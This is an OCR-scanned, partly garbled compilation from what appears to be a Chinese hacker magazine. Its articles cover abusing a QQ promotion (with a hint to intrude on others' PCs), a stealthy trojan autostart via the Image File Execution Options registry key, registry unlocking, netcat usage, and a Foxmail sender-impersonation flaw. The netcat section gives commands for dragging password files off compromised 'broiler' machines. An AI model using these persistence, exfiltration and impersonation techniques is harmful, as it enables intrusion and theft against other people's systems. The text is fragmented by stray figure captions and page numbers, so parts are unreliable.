哈哈!“提示!电信运营商处理出错!你可以获得一张体验卡,点击“确定,领取”。这么好的事,你错了就给我一张卡,知错就改,好孩子啊!赶紧点



图 7

“确定”领取,来到了如图7所示的界面。

填上自己的QQ以及QQ密码,输入验证码,并勾选“同意规则”,“体验卡号”一项空着,点“立即获赠”看到图8。



图 8

哈哈,现在我们已经是一等一的三钻贵族了。虽然这体验卡只能使用一个月,但是这一个月够你尝试一下贵族的感觉了。

好像一个宽带帐户只能申请一个体验卡,如果使用盗来的会显示IP不符合,你可以入侵别人的电脑,然后用他的电脑来……不过,这不属于本文所要讨论的范围了。我只在四川省试过,其他的省份各位可以自己试试。

最后一点,本文所说的技术不要用于非法用途,出事我可不负责哦!

菜鸟技巧两则

我是混在火狐论坛的一个小菜鸟,在学习的过程中总结了两个不同于一般的自启动和解禁注册表方法的小技巧,不敢独享,特写出来和大家一起分享。

目前制作自启动的方法一般是向注册表的 run 下和启动目录中写入东西，要不就是生成服务。这样就达到了开机运行木马或是特定程序的目的。这样的方法缺点是碰到细心的管理员很容易被发现，x 档案前几期也介绍了一些其他的启动方法，但或多或少都存在一点儿遗憾。今天我来介绍一种超级无敌的自启动方式。



Font Bundles Editor

文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)

名称 类型 数量
(默认) ID3_SZ (数值未设置)

Font Bundles

- Font Bundles
- Font Substitutes
- GDI_Fonts
- HotFix
- ICM
- Image File Execution Options
 - cpq32.exe
 - font.exe
 - install.exe
 - magex32.exe
 - photoshop.exe

图片1

图片1

services.exe, 在 “[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options]” 下建立 services.exe 项, 然后照上面的方法就可以打造无敌自启动了, 这样的方法没在 run 下写入, 也不是替换服务, 就是再细心的管理员也不容易发现。

2012

有一天我用同学的电脑，发现他奔4 2.4G的电脑运行的速度超级慢，郁闷，是不是中毒了，当时我就这么想。首先用杀毒软件检查了一遍，没发现什么异常情况，我想学黑的时间也不短了，我们也学学别人来个手工清毒吧！要清毒就要看看注册表的run，我运行regedit，回车确定，只听见“啪”的一声，一个警告框弹了出来，原来注册表已经给动了手脚，呵呵，这个难不倒我的，好歹也看了好几期x档案啊。我将下面的代码保存为reg.reg。

右键导入，心想真是小case啊，可是又“嘣”的一声，提示合并失败，我傻眼了，虽然说解禁注册表的方法很



3 174

多，但是这个方法也算比较好的了，一般是其他方法没辙了，才使出来的。我有点慌了，记起有期 x 上说可以将 regedit.exe 改名为 regedit.com，再试试，但是听到的还是“嘟”的一声，提示是 regedit 程序正在使用，无法改名，到了山穷水尽的地步了。突然我想起有位网友说过可以通过组策略来解禁注册表，这个方法我以前没用过，抱着试试的心态我运行了 pedit.msc，找到了“用户配置”-“管理模板”-“系统”，将这个右边的“阻止访问注册表编辑工具”设置为“禁用”，如图 3。回来再运行 regedit，哈哈，我的注册表编辑工具出来了，我可以开始排毒了！

浪迹天

浪迹天

在网络工具有“瑞士军刀”美誉的 NetCat， 我们用了N年后仍是爱不释手。因为它短小精悍（这个用在它身上很适合，现在有人已经将其修改成大约 10K 左右，而且功能并未减少多少）。它的参数及其基本的用法，在杂志上或者网络上都有很多人说过！关于它的教程也有不少。我就不用说了，你要是不清楚，赶快去找点资料恶补一下吧！以免遭人笑话哦。其中涉及到的高级功能有很多，像做扫描工具、端口的刺探、TELNET 的工具，还可以做正、反向连接的后门（这在前期的 X 中就有介绍），在自由动力文章系统和 DVBBS 的上传漏洞中我们也是用 NC 来提交修改后的封包的。这些大家都耳熟能详了，我也不再多说。下面我要说的是 NC 的一些其他的别人不怎么知道的用途，虽然在 HACK 方面用的不多，但是笔者觉得这些功能很是有兴趣，故写出来和大家分享。

做个聊天工具

前段时间QQ出了点问题，和朋友们联系都显得很麻烦，没有了QQ，这个世界会怎么样，总不能叫我们用邮箱来聊天吧！一边骂着QQ，一边想着办法，最后还是想到了，那就是用NC来做个即时聊天的平台。先让朋友在机子（服务端）上监听一个端口：`nc -vv -l -p 1234`（假设朋友电脑的ip为218.XXX.XXX.1，格式：“nc -l -p”，这里“-l”参数表明nc处于监听模式，“-p”指定端口号，“-vv”表示有详细的显示）。然后我在自己电脑（客户端）输入：`nc 218.XXX.XXX.1 1234`，很快就连接上了，然后从任一端输入的数据就会显示在另一端了。我们就可以这样的聊天了，虽然不是很方便。但是在少了QQ的时候还是可以用的，如图1、图2。




圖 1

但是要注意的是相连的电脑要能找到在监听的电脑的 IP 地址,比如都在局域网中,或者是至少有一个有公网的 IP 都可以。其实要说明的一点是 NC 的 server 和 client 的区别并不大,仅仅在于谁执行了“-l”来监听端口,一旦连接建立以后,就没有什么区别了。两者是一样的,从这里我们也可以更好的了解 netcat 的工作原理了:通过网络链接读写速度还是很快的。

“It is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol”, 网上有的人是这么说的。




图 2

做个蜜罐来欺骗对方

(1) 作蜜罐用。例子 1

格式: nc -L -p 80

讲解：使用“-L”（注意“L”是大写）可以不停地监听某一个端口，直到按ctrl+c为止。注意有的修改后的NC没有“L”这个参数，大家可以找没有修改过的NC使用，我用的这个就是没有修改的，打包放在光盘里了。

(2) 作蜜罐用, 例子 2

格式: nc -L -p 80 > c:\log.txt


讲解：使用“-L”可以不停地监听某一个端口，直到按ctrl+c为止，同时把监听结果输出到c:\log.txt文件中，如果把“>”改为“>>”则表示将监听结果追加到c:\log.txt文件中。

(3) 作蜜罐用, 例子 3

格式1: nc -L -p 80 < c:\haha.txt

格式2: type.exe c:\haha.txt|nc -L -p 80

讲解：使用“-L”可以不停地监听某一个端口，直到按ctrl+c为止，并把c:\haha.txt的内容“送”入其管道中。注意这里的haha.txt是我做的一个蜜罐提示，我这里做的主要是吓吓对方。你完全可以在WIN2000的电脑上模仿UNIX的提示，对方就会把你当成是UNIX的机器去搞了，那就有的玩咯！图3、图4是我电脑上的截图。



3 104



图 4


传送文件

```
C:\WINNT\system32\cmd.exe -nc -vv -l p56
```



```
D:\>nc -vv -l -p 56 >test.txt  
listening on [any] 56 ...  
connect to [217.172.150.44] from 217.172.150.3:1503
```

541



646

(2) attacker machine <-- victim machine // 从肉鸡拖密码文件回来。

// 肉鸡需要gui界面的cmd.exe里面执行(终端登录,不如安装FTP方便),否则没有办法输入Ctrl+C。

```
nc -d victim_ip port < path\filedest /*attacker
machine*/ 可以 shell 执行
```

// 这样比较好，我们登录终端，入侵其他的肉鸡，可以选择 shell 模式登录。

结论: 可以传输 ascii、bin 文件, 也可以传输程序文件。

问题：连接某个ip，传送完成后，需要发送 Ctrl+C 退出 nc.exe。或者只有再次连接使用 pskill.exe 杀掉进程。

好了，就说这几个好玩的用法吧！这里主要是在 Windows 的电脑上测试的，在 UNIX 系统上的用法更加多，有兴趣的话大家可以自己去深入的研究，笔者在这里就不多说了。最后还是那句话，大家有什么好的想法要说出来一块分享哦！有什么问题我们去论坛探讨！

本文提到的工具 NC, 光盘有收录



作为国产软件的骄傲，电子邮件客户端软件 Foxmail 得到了广大用户的青睐，使用该软件的用户非常多。但是笔者在使用过程时，无意中发现了该软件的一个可怕的漏洞——可以冒名发送邮件！即便你的帐户设有访问口令，有心人也可以冒名发送你的邮件！而且，在最新的 Foxmail 5.0 中也存在这个漏洞！今天我们就谈谈这个漏洞是如何发现及其防范方法。

1. 冒名发送邮件的方法

先简单回顾一下在 Foxmail 中怎样为自己的帐户设置口令。选择自己的帐户

户之后,只需执行“帐户”菜单的“访问口令”命令,打开“口令”对话框(图1),然后再输入适当的口令即可为自己的帐户设置密码。要想在设有访问口令的帐户下发送邮件,必须输入口令才行(图2),如果密码错误当然就无法发送邮件了,但是一个偶然的会让我发现无需口令也可以冒名发送邮件。

具体方法：选中你想冒充发送邮件的帐户，点击屏幕左下方的“上移”，如果没有看到该按钮，可以单击“查看”菜单中的“显示账户调节”选项，这样该选项就会出现。不断点击“上移”，直到移动到所有帐户的最顶端，这样，这个帐户就成为了Foxmail的默认帐户。




图 1




图 2

LOOK
注意

注意

在 Foxmail 4.2 及其以下版本中可以直接移动指定的帐户到帐户列表的最顶端，成为默认帐户。而在 Foxmail 5.0 中，Foxmail 的开发者博大公司改变了这种做法。如果你直接单击“上移”是无法直接将指定账户移动到最顶端的。该怎么办呢？很简单！利用下面的方法就可以了。